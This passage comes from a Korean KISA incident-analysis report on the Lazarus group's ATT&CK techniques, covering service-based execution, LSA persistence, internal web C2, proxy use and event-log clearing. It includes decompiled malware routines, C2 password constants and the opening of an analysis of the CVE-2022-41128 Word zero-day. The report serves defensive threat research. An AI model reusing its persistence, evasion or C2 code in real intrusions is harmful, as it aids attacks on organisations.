
2023년 Operation GoldGoblin

주로 언론사 사이트에 악성 스크립트를 삽입해 워터링홀 페이지로 악용했으며, 해당 페이지에 접속 시 보안 소프트웨어의 취약점을 악용해 악성코드를 삽입하는 전략을 사용했다.



Execution – SYSTEM Service: Service Execution

Lazarus 그룹은 대부분의 악성코드를 서비스 설치를 통해 실행한다. 악성코드는 서비스용으로 제작되지 않았기 때문에 서비스로 서 실행에는 실패하여 서비스 실행 지연(EventID 7009)과 실패 이벤트(EventID 7000) 로그가 연달아 찍히는 것이 특징이다.



과거에는 네트워크 서비스 기능과 관련된 svchost.exe 프로세스의 netsvcs 그룹 안에 악성코드를 등록하여 실행하였다. 하지만 최근에는 cmd나 rundll 프로세스를 이용하여 악성코드를 실행하는 모습도 보이고 있다.

2018년 가상자산 관련 기업 침해사고

```
시스템에 서비스가 설치되었습니다.

서비스 이름: NWCWorkstation
서비스 파일 이름: %SystemRoot%₩System32₩svchost.exe -k netsvcs
서비스 유형: 사용자 모드 서비스
서비스 시작 유형: 자동 시작
서비스 계정: LocalSystem
```

2020년 Operation Bookcodes

```
시스템에 서비스가 설치되었습니다.

서비스 이름: Windows Helper Management Service
서비스 파일 이름: %SystemRoot%₩System32₩svchost.exe -k netsvcs
서비스 유형: 사용자 모드 서비스
서비스 시작 유형: 자동 시작
서비스 계정: LocalSystem
```

2021년 언론사 침해사고

```
시스템에 서비스가 설치되었습니다.

서비스 이름: RealTek
서비스 파일 이름: %SystemRoot%₩System32₩svchost.exe -k netsvcs -p -s RealTek
서비스 유형: 사용자 모드 서비스
서비스 시작 유형: 자동 시작
서비스 계정: LocalSystem
```

2023년 Operation GoldGoblin

```
시스템에 서비스가 설치되었습니다.

서비스 이름: WinRMSvc
서비스 파일 이름: cmd.exe /c start /b C:₩ProgramData₩PicPick₩wsmprovhost.exe 1KmSvyn2Dcmu4Scg9vyakrecaVZs7bxl+O/bYgGbvXPmdm3/OmCmzKlG1VTMDhGO
서비스 유형: 사용자 모드 서비스
서비스 시작 유형: 자동 시작
서비스 계정: LocalSystem
```

Persistence – Boot or Logon Autostart Execution: Security Support Provider

Lazarus 그룹은 악성코드 자동 실행을 위해 레지스트리 `HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages`경로에 악성코드를 등록한다. 시스템이 부팅되면 Local Security Authority(LSA)는 인증을 위해 Security Support Providers(SSPs)에 등록된 DLL을 로드하는데, 이때 악성코드가 등록되어있다면 자동으로 실행되면서 악성 행위를 하게된다.
해당 기능을 통해 악성코드를 자동으로 실행하기 위해서는 악성코드가 `C:\Windows\System32\`에 존재해야 한다. 따라서 Lazarus 그룹은 지속성 유지가 필요한 악성코드들을 `C:\Windows\System32\`에 생성한다.

2021년 국내 대학교 침해사고

LSA에 의해 자동실행되기 위해 `HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages` 레지스트리 경로에 asap라는 키를 생성하고 `C:\Windows\System32\` 디렉토리 경로에 악성코드 asap.dll을 생성하였다.

2023년 Operation GoldGoblin


이번 오퍼레이션에서도 다수의 피해 기업에서 `HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages` 레지스트 리 경로를 자동 실행을 위해 사용하는 것을 확인할 수 있었다.

Command and Control – Web Service: Bidirectional Communication

Lazarus 그룹은 과거부터 웹 통신 기반의 명령제어체계를 유지해왔다. 명령제어서버의 구조는 직접 명령을 주고받는 C&C 서버와 C&C 서버를 관리하기 위한 관리용 MID 서버로 이루어져있다.
또한 외부와의 인터넷이 안되는 내부망 대역의 명령제어를 위해 내부망에 존재하는 서버에 침투한 후 웹기반 C&C 서버를 구축하 는 것이 특징이다.


2018년 가상자산 관련 기업 침해사고

문서관리솔루션의 웹페이지 취약점을 통해 인터넷망에서 내부망으로 침투하였다. 침투 후 내부 시스템들을 제어하기 위해 문서관 리서버에 명령제어용 웹페이지를 생성하고 내부 감염 PC들을 제어하였다.



2023년 Operation GoldGoblin

VPN 계정 탈취를 통해 내부망으로 침투하였다. 침투 후 내부 시스템들을 제어하기 위해 백업 서버에 IIS 웹서버를 설치한 후 명령 제어용 웹페이지를 생성하고 내부 감염 PC들을 제어하였다.



Command and Control – Proxy: Internal Proxy


이미 장악한 시스템에 원격 데스크톱 접속 시, 접속한 IP를 숨기기 위해 프록시 도구인 lcx 프로그램을 자주 사용한다. 프록시 도구 사용 흔적은 윈도우 이벤트로그에 나타난다.

2018년 소프트웨어 개발사 침해사고

프록시 도구를 사용하면 원격 접속한 IP가 127.0.0.1(localhost)로 로그에 기록된다. 이런 경우 공격자가 어느 서버에서 원격 접속을 하였는지 알기 어렵다.


2020년 Operation Bookcodes

피해 시스템에 프록시도구를 생성하다가 백신에 탐지되기도 한다. 알려진 프록시 도구인 lcx나 htran은 대부분의 백신에서 탐지한다.



2023년 Operation GoldGoblin

최근 사고에서도 프록시 도구를 사용한 흔적을 발견하였으나 lcx나 htran 같은 악성 목적으로 만들어진 도구들은 발견되지 않았다. 따라서 잘 알려지지 않은 프록시 도구를 사용중인 것으로 추정된다.




Discovery – Network Service Discovery

Lazarus 그룹은 침투한 기업의 네트워크 구성을 파악하기 위해 네트워크 스캐너를 사용한다. 대부분의 네트워크 스캐너는 백신에 탐지되기 때문에 이를 피하기 위해 Nir Soft사에서 개발한 WakeMeOnLan이라는 프로그램을 주로 사용한다. WakeMeOnLan의 주요 기능은 Lan 포트를 통해 시스템을 부팅시키는 것이지만 네트워크 스캔 기능도 일부 포함되어있어 Lazarus는 이것을 네트워크 스캐너로 사용하는 모습을 보인다.


2018년 소프트웨어 개발사 침해사고

`C:\Windows` 디렉토리에 java.exe로 이름을 위장하여 생성하였다. java.cfg는 WakeMeOnLan의 임시 데이터가 저장된 캐시파일 이며, javaupdate.html은 WakeMeOnLan의 스캔 결과값을 저장한 파일이었다.



2023년 Operation GoldGoblin

이번 Operation에서도 WakeMeOnLan을 사용한 명령줄 흔적이 발견되었다. ssh.dat는 WakeMeOnLan의 위장파일명이며 scan, UseIPAdressesRange, IPAddressFrom, IPAddressTo, UserNetworkAdapter, shtml과 같은 옵션은 WakeMeOnLan의 CLI 버전에서 사용하는 옵션들이다.



Defense Evasion – Masquerading: Match Legitimate Name or Location

악성코드 생성시 C:\ProgramData\와 C:\Windows\System32 경로를 자주 활용하는 모습을 보인다.

침해사고	악성코드 경로
2018년 가상자산 관련 기업 사고	C:\ProgramData\adobe\ C:\ProgramData\softcamp\ C:\Windows\System32\[ServiceName].dll
2020년 Operation Bookcodes	C:\ProgramData\ C:\Windows\System32\[ServiceName].dll
2023년 Operation GoldGoblin	C:\ProramData\USOShared\ C:\ProramData\picpick\ C:\ProramData\ESTsoft\ C:\ProramData\Nuget\ C:\ProramData\Intel\ C:\ProramData\ssh\ C:\ProramData\Microsoft\DRM\ C:\Windows\System32**proc.sys

Defense Evasion – Indicator Removal: Clear Windows Event Logs

악성행위 이후 이벤트로그에 흔적을 남기지 않기 위해 삭제 행위를 한다. 악성코드 서비스 설치 시 흔적이 남는 SYSTEM 이벤트로 그와 원격 데스크톱 접속 시 흔적이 남는 SECURITY 이벤트로그를 주로 삭제한다.

악성코드

이번 침해사고에서 확보한 악성코드들은 기존에 Lazarus그룹(HiddenCobra)가 사용하고있는 악성코드와의 유사성을 확인했다.

GiddyupStda Bold

악성코드는 기존 2018년 국내 가상자산 관련 기업 공격에 사용되었던 악성코드와의 일부 유사성이 확인되었다.

1. 명령제어 페이지에서 사용하는 키 값 유사

(좌) GiddyupStda Bold 명령제어지, (우) '18 가상자산 악성코드 명령제어지

```
Const pASswORD_FIRST="8Rvi4-UPMQvFgjMJ3cZF"
CoNst PAsSWORd_SEcOND="D8CsrVeepHe5ByHrm8I2"
Const PARAM_FIRSt="type"
Const PARAM_SEcOnD="data"
ConSt PArAM_THIRD="topic"
Const TYPE_FIRST="article"
Const TYPE_SECOND="cisco"
Const tYpE_ThiRD="microsoft"
const TYPE_fOURTH="apple"
ConsT TyPE_FIFTH="favourite"
COnst RESPONsE_SUCCESS="<!DOCTYPE html>"
Const RESPONSE_FaiL=" "
```

```
private static final String PASSWORD_FIRST = "NVWo1dpKf02J9wk4O8AC";
private static final String PASSWORD_SECOND = "PvfxtShbdHe895yEoUAV";
private static final String PARAM_FIRST = "board";
private static final String PARAM_SECOND = "contents";
private static final String PARAM_THIRD = "table";
private static final String TYPE_FIRST  = "economy";
private static final String TYPE_SECOND = "fashion";
private static final String TYPE_THIRD  = "cook";
private static final String TYPE_FOURTH = "diet";
private static final String TYPE_FIFTH  = "comic";
private static final String TYPE_SIXTH  = "travel";
private static final String RESPONSE_SUCCESS = "<!DOCTYPE html>";
private static final String RESPONSE_FAIL = " ";
private static final String REPLACE_STRING = "D9hWnVEqdgzJ67/B8euS0yKCIMr
```

2. 악성코드 문자열 복호화 알고리즘 동일 (치환(Substitution) & 방법 동일

(좌) GiddyupStda Bold 악성코드 복호화 알고리즘, (우) '18 가상자산 악성코드 복호화 알고리즘

```
result = strdup(a1);
v2 = result;
if ( result )
{
  v3 = 11;
  if ( *result )
  {
    v4 = result;
    do
    {
      v5 = 0;
      v6 = &Substitution_table;
      while ( *v4 != *v6 )
      {
        ++v5;
        v6 = (v6 + 1);
        if ( v5 >= 0x40 )
          goto LABEL_9;
      }
      v7 = *(&Substitution_table + ((v5 - v3) & 0x3F));
      *v4 = v7;
      v3 = (v3 + v7) & 0x3F;
LABEL_9:
      ++v4;
    }
    while ( *v4 );
  }
  return v2;
}
return result;
```

```
result = strdup(a1);
v2 = result;
if ( result )
{
  v3 = 11;
  if ( *result )
  {
    v4 = result;
    do
    {
      v5 = 0;
      v6 = &Substitution_table;
      while ( *v4 != *v6 )
      {
        ++v5;
        v6 = (v6 + 1);
        if ( v5 >= 0x40 )
          goto LABEL_9;
      }
      v7 = *(&Substitution_table + ((v5 - v3) & 0x3F));
      *v4 = v7;
      v3 = (v3 + v7) & 0x3F;
LABEL_9:
      ++v4;
    }
    while ( *v4 );
  }
  return v2;
}
return result;
```

3. 명령제어지와 통신시 사용하는 문자열 유사

(좌) GiddyupStda Bold 통신 관련 문자열, (우) '18 가상자산 악성코드 통신 관련 문자열

```
memset(Buffer, 0, 513);
Source = 0i64;
memset(v9, 0, 260);
memset(v11, 0, 260);
v7 = 0;
vsprintf_(v9, "%s", "8Rvi4-UPMQvFgjMJ3cZF");
vsprintf_(v11, "%X", a1);
sprintf_s(Buffer, 0x201ui64, "%s%s&%s%s", "type=", v11, "data=", v9);
v2 = sub_1800057F0(Buffer, strlen(Buffer), &Source, &v7);
v3 = Source;
if ( v2 != 1 )
{
LABEL_6:
  if ( v3 )
  {
    v6 = Decode_str("My9DHrY6s");              // LocalFree
    v6(v3);
  }
  return 0i64;
}
memset(Destination, 0, 260);
if ( Source )
{
  if ( v7 >= 0xF )
  {
    memcpy_s(Destination, 0x104ui64, Source, 0xFui64);
    if ( !strcmp(Destination, "<!DOCTYPE html>") )
    {
      v4 = Decode_str("My9DHrY6s");            // LocalFree
      v4(v3);
      return 1i64;
    }
  }
  goto LABEL_6;
}
return 0i64;
```

```
memset(DstBuf, 0, 513);
Src = 0i64;
memset(v9, 0, 260);
memset(v11, 0, 260);
v7 = 0;
sub_18000EDA0(v9, "%s", "NVWo1dpKf02J9wk4O8AC");
sub_18000EDA0(v11, "%X", a1);
sprintf_s(DstBuf, 0x201ui64, "%s%s&%s%s", "board=", v11, "contents=", v9);
v2 = sub_180010950(DstBuf, strlen(DstBuf), &Src, &v7);
v3 = Src;
if ( v2 != 1 )
{
LABEL_6:
  if ( v3 )
  {
    v6 = decode("Sqbk9aJyT");
    (v6)(v3);
  }
  return 0i64;
}
memset(Dst, 0, 260);
if ( Src )
{
  if ( v7 >= 0xF )
  {
    memcpy_s(Dst, 0x104ui64, Src, 0xFui64);
    if ( !strcmp(Dst, "<!DOCTYPE html>") )
    {
      v4 = decode("Sqbk9aJyT");
      (v4)(v3);
      return 1i64;
    }
  }
  goto LABEL_6;
}
return 0i64;
```

proc.sys

proc악성코드는 다운로더 악성코드이나, 코드의 특징이 CISA에서 공개한 원격제어도구인 FALLCHILL 악성코드와의 코드가 유사 한 점을 확인했다[3].

CISA에서 공개했던 FALLCHILL의 경우 암호 알고리즘이 RC4를 이용했으나, 당시 국내 특정 호스팅업체를 공격했던 악성코드의 경우 암호 알고리즘이 AES로 변경된 점을 확인했었으며, 이번에 침해사고에 악용된 **proc.sys는 이 FALLCHILL-AES 버전과 코드가 유사하다.

CISA에서 2017년 공개한 FALLCHILL (RC4) 유형 특징 정보


문자열 복호화	RC4+XOR
명령 송 · 수신	RC4+XOR
통신 프로토콜	Fake TLS (TLS 1.0, TLS 1.2)
버전	2.3 , x86_3.0
명령 체계	0xFF34 ~ 0xFF56
참조 레지스트리	SYSTEM\CurrentControlSet\services\eventlog\Application\Config


KrCert 2018 년도 국내 침해사고에서 FALLCHILL (AES) 유형 특징 정보

문자열 복호화	AES
명령 송 · 수신	AES+BASE64
통신 프로토콜	HTTP, TLS 1.0
버전	x86_1.0, x64_1.0
명령 체계	0xFF31 ~ 0xFF5D
참조 레지스트리	SYSTEM\CurrentControlSet\Services\eventlog\Application\Conf SYSTEM\CurrentControlSet\services\eventlog\Application\Config

1. 문자열 복호화에 AES128 알고리즘을 사용했으며, 암호화 키는 Unicode 16자리(32byte) 문자열이 하드코딩 되어있으며, 실제 복호화시 앞 8개의 문자열(16byte)을 이용해 복호화 키로 활용.

(좌) proc.sys 악성코드 문자열 복호화 (우) '18 호스팅사 침해사고 악성코드 문자열 복호화





2. 악성코드는 명령제어서버와 통신 직전에 16byte의 새로운 랜덤 키를 생성한다. 이때 rand 함수를 통해 생성한 값을 3으로 나 누어 나머지가 0 이면 0–9숫자, 나머지가 1이면 소문자 a–z, 나머지가 2이면 A–Z의 대문자값을 할당한다. 이 키는 명령제어서 버와 데이터를 송 · 수신할 때 사용되며, 최초 접속 시 해당 키를 base64로 인코딩하여 명령제어서버에 전송한다.

(좌) proc.sys 16byte 랜덤키 생성 (우) '18 호스팅사 침해사고 16byte 랜덤키 생성

```
v13 = GetTickCount_0();
srand(v13);
for ( cnt = 0i64; cnt < 16; ++cnt )
{
  v15 = rand();
  if ( v15 == 3 * (v15 / 3) )
  {
    v16 = v15 % 10 + 48;
  }
  else if ( v15 % 3 == 1 )
  {
    v16 = v15 % 26 + 97;
  }
  else
  {
    v16 = v15 % 26 + 65;
  }
  v85[cnt] = v16;
}
```

```
v1 = GetTickCount();
srand(v1);
for ( i = 0; i < 16; ++i )
{
  v4 = rand();
  if ( v4 % 3 )
  {
    if ( v4 % 3 == 1 )
      v2 = v4 % 0x1A + 97;
    else
      v2 = v4 % 0x1A + 65;
    *(i + a1) = v2;
  }
  else
  {
    *(i + a1) = v4 % 0xA + 48;
  }
}
```

3. 악성코드가사용하는 레지스트리 경로가 동일한 경로를 사용한다.

악성코드명	명명(침해사고)	참조 레지스트리 경로
FALLCHILL (RC4)	CISA('17)	SYSTEM\CurrentControlSet\services\eventlog\Application\Config
FALLCHILL (AES)	KISA('18 호스팅사 침해사고	SYSTEM\CurrentControlSet\services\eventlog\Application\Config
**proc.sys	KISA('21~'23)	SYSTEM\CurrentControlSet\services\eventlog\Application\Config

4. 레지스트리에 저장된 악성코드가 이용하는 값 데이터 복호화시 확인할 수 있는 악성코드 버전 정보

악성코드명	FALLCHILL (RC4)	FALLCHILL (AES)	**proc.sys
버전 정보	2.3 , x86_3.0	x86_1.0, x64_1.0	x64_1.2


References

1. TTPs#2 스피어 피싱으로 정보를 수집하는 공격망 구성 방식 분석 (KISA, '20.6)
2. Operation 'Dream Job' (ClearSky, '20.8)
3. HIDDEN COBRA – North Korean Remote Administration Tool: FALLCHILL(CISA, '17.11)

Appendix. Tactics, Techniques, and Procedures

해킹 사고가 지속 발생함에 따라 보안 요구 사항은 점점 더 까다로워지고 있으며 방어 시스템의 기능은 매우 높은 수준으로 발전하고 있다. 그렇지만, 과거의 침해사고들이 현재에도 여전히 발생하고 있으며, 방어 체계를 잘 갖춘 기업도 전혀 예외는 아닙니다.

사이버보안에서 유명한 고통의 피라미드(The Pyramid of Pain)는 방어자가 TTPs(Tactics, Techniques, and Procedures)와 같은 공격자의 전략과 전술, 그리고 그 과정을 이해하고 방어 체계를 운영하는 것이 가장 효과적임을 잘 표현하고 있다. **보안은 공격자를 Tough!한 단계로 끌고 가는 것 입니다.**



고통의 피라미드, David J Bianco

여전히, IoC(Indicator of Compromise, 악성 IP – 악성 도메인 등 단순 지표) 기반의 방어 체계는 매우 유용합니다. 다만, 공격자는 단순 지표와 관련된 공격 인프라를 쉽게 확보하고 버릴 수 있습니다.

하지만 TTPs는 그렇지 않습니다.

공격자는 TTPs를 쉽게 확보하거나 버리기 어렵습니다. 타깃이 정해진 공격자는 타깃의 방어 환경을 무력화하기 위해 많은 시간을 들여서 TTPs를 학습하고 연습해 확보된 TTPs를 지속 활용할 수 있는 대상들이 새로운 타깃이 되게 됩니다.

공격자의 TTPs는 언제나 방어 환경의 특성과 맞물려 있습니다. 그래서, 방어자는 방어 환경에 대해 정확히 이해하고 있어야 하며, 공격의 흐름과 과정을 패턴이나 기법이 아닌 전략 전술 관점으로 보아야 합니다.

방어자의 환경과 공격자의 TTPs는 함께 이야기 되어야 합니다. TTPs를 이해한 방어자는 '공격자의 TTPs가 방어자 환경에 유효한 것인지' 여부와, '유효하다면 TTPs를 무력화할 수 있는 방어 전략은 무엇인지' 등 2가지를 설명할 수 있습니다.

한국인터넷진흥원은 침해사고 대응 과정을 통해 공격자의 TTPs를 파악하고 있으며, 그 과정 및 대응방안을 ATT&CK Framework 기반으로 작성하여 배포합니다. 보고서에 포함되어 있는 공격의 TTPs와 관련된 다양한 흔적들(Artifacts)은 TTPs에 대한 이해를 돕는 수단입니다.

Part. 3

3-2 정부 보고서 위장 MS워드 제로데이 취약점 상세 분석

KISA 침해사고분석단 취약점분석팀
이동은, 전지수


Internet Explorer JScript9 엔진에서 발생하는
Type Confusion 취약점(CVE-2022-41128) 이용 침해사고 사례

- 지능형 APT 공격형 해커는 스피어피싱 이메일, 워터링홀 공격, SNS 피싱 등을 위해 문서 프로그램, 브라우저의 취약점을 주로 이용하며 그 중 난이도 높은 제로데이 취약점 존재
- 지원 종료된 소프트웨어(IE 등)일지라도 보급도가 높고 다른 소프트웨어와 연계하여 사이버 공격에 활용될때 효과가 높다면 지속적으로 악용될 수 있으므로 주의 필요

1. 개 요

악성코드를 유포시키는 방법에는 사용자가 자주 접속하는 사이트를 통한 워터링홀 기법, 악성코드를 첨부하여 감염시키는 스피어피싱 이 메일 및 SNS 피싱 기법, PMS 등 공급망 서버를 악용한 악성코드 유포 기법 등이 존재한다. SNS을 통한 피싱 및 스피어피싱 이메일은 가 장 효과적으로 타겟이 되는 사용자에게 악성코드를 감염시키는 방법 중 하나이다. 이를 위해 해커는 대중적으로 많이 사용하는 문서 뷰어 를 활용하며 문서 유형으로 Microsoft社 오피스, 한컴오피스 등이 존재한다. 다수의 사용자를 효과적으로 감염시키기 위해 해커는 가장 이 슈가 되는 문서를 가장하여 악성코드를 유포하며 그 대표적인 사례로 작년에 발생한 이태원 참사 관련 정부 보고서가 있다. 이태원 참사가 국민적 관심을 끌며 모두가 슬픔에 잠긴 때 공격자는 악성 문서를 유포하였으며, 구글 Threat Analysis Group(TAG)의 분석 보고서[1]에 따르면 해당 공격은 북한 해킹 그룹인 APT37의 공격으로 추정하고 있다. 피싱 공격을 통해 악성 문서는 아래의 절차에 따라 악성코드를 유포하였다.

1. (1단계) 악성 문서(워드 파일) 열람 시, 첫 번째 공격자 서버로 접근하게 되며 악성 RTF 파일 다운로드
2. (2단계) 악성 RTF 파일 내 조작된 Url로 인해 두 번째 공격자 서버로 접근하여 HTML 파일 다운로드
3. (3단계) 워드에서 HTML 실행 시, IE JScript9 엔진 Type Confusion 취약점으로 인해 악성코드 실행



공격자는 워드에서 HTML 랜더링 시 Internet Explorer의 JScript9 엔진이 사용되는 점을 악용하기 위해 피싱 공격을 통해 워드 파일 열 람을 유도하는 방식으로 공격하였다. 공격자는 이와 같은 공격 방식으로 기술지원이 종료된 Internet Explorer을 실행시키지 않고도 Internet Explorer 취약점을 악용하여 공격할 수 있다. 또한, 공격자는 브라우저에 적용되어 있는 Sandbox를 우회할 필요가 없기 때문에 더욱 쉽게 Exploit 코드를 제작할 수 있다. 본 보고서의 제 1, 2장에서는 사고 개요 및 공격 과정을 설명한다. 제 3장부터 취약점 원리, 발생 원인, 공격코드 분석 등 취약점에 대한 기술적인 내용을 설명한다. 취약점 분야에 관심있는 독자들을 위해 취약점에 대한 분석 내용을 상세 하게 기술하였다. 본 보고서의 목차는 아래와 같다.

2. MS Office 제로데이 취약점(CVE-2022-41128)을 이용한 사이버 공격

2.1 악성 워드 문서 유포 정황

'22년 10월, 불행히도 용산 이태원에서 참사가 발생하였으며 해당 이슈를 이용한 악성 문서도 유포되었다. 행정안전부는 사고가 발생하자 10월 31일 "서울 이태원 사고 대처상황보고(10.31일 06:00)_수정"이라는 이름으로 보고서를 홈페이지 게시판을 통해 공개하였으며 해당 문서는 한글 문서(.hwp) 형태였다. 그러나 해당 한글 문서는 취약점이 포함된 악성 워드 문서 형태로 재활용되었으며 이 때 파일 또한 10 월 31일 발견되었다. 악성 워드 문서를 분석하는 과정 중 해당 문서가 Microsoft社사의 패치가 존재하지 않는 제로데이 취약점(CVE-2022-41128)임을 확인하였으며 이에 따라 '22년 11월 Microsoft社는 정식 업데이트에 해당 취약점에 대한 패치를 포함시켜 릴리즈하였다.

